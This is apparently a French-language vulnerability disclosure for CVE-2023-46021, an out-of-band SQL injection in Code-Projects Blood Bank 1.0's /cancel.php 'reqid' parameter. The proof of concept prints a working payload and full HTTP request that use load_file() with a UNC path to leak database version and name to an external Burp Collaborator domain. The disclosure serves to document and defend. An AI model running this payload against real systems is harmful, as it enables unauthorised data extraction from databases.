CVE-2023-46021-Code-Projects-Blood-Bank-1.0-OOB-SQL-Injection-Vulnérabilité
- Auteur de l'exploit : ersinerenler
Page d'accueil du fournisseur
Lien du logiciel
Présentation
- Code-Projects Blood Bank V1.0 est exposé à une vulnérabilité de sécurité critique impliquant une injection SQL hors bande (OOB) via le paramètre 'reqid' dans le fichier /cancel.php. Cette vulnérabilité résulte d'un manque de mécanismes de protection adéquats, permettant aux attaquants d'abuser du paramètre et de mener des attaques par injection SQL hors bande via Burp Collaborator. Cela peut entraîner un accès non autorisé et l'extraction d'informations sensibles des bases de données.
Détails de la vulnérabilité
- ID CVE : CVE-2023-46021
- Version affectée : Blood Bank V1.0
- Fichier vulnérable : /cancel.php
- Nom du paramètre : reqid
- Type d'attaque : Local
Références :
Description
- Le paramètre 'reqid' dans le fichier /cancel.php de Code-Projects Blood Bank V1.0 est susceptible à une injection SQL hors bande. Cette vulnérabilité provient de mécanismes de protection inadéquats, permettant aux attaquants d'exploiter le paramètre en utilisant Burp Collaborator pour lancer des attaques par injection SQL hors bande. Grâce à cette technique, un attaquant peut potentiellement extraire des informations sensibles des bases de données.
Preuve de concept (PoC) :
- Intercepter la requête vers cancel.php via Burp Suite
- Injecter la charge utile dans les paramètres vulnérables
- Charge utile :
4'%2b(select%20load_file(concat('\\\\',version(),'.',database(),'.collaborator-domain\\a.txt')))%2b'
- Exemple de requête pour le paramètre
reqid
---
GET /bloodbank/file/cancel.php?reqid=4'%2b(select%20load_file(concat('\\\\',version(),'.',database(),'.7mus27hip62tznk3gy4n7z3fo6uxin6c.oastify.com\\a.txt')))%2b' HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://localhost/bloodbank/sentrequest.php?msg=You%20have%20requested%20for%20blood%20group%20A+.%20Our%20team%20will%20contact%20you%20soon.
Cookie: PHPSESSID=<some-cookie-value>
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
---

- Les informations de base de données et de version ont été saisies via Burp Suite Collaborator
 ersinerenler/cve-2023-46021-code-projects-blood-bank-1.0-sql-injection-vulnerability

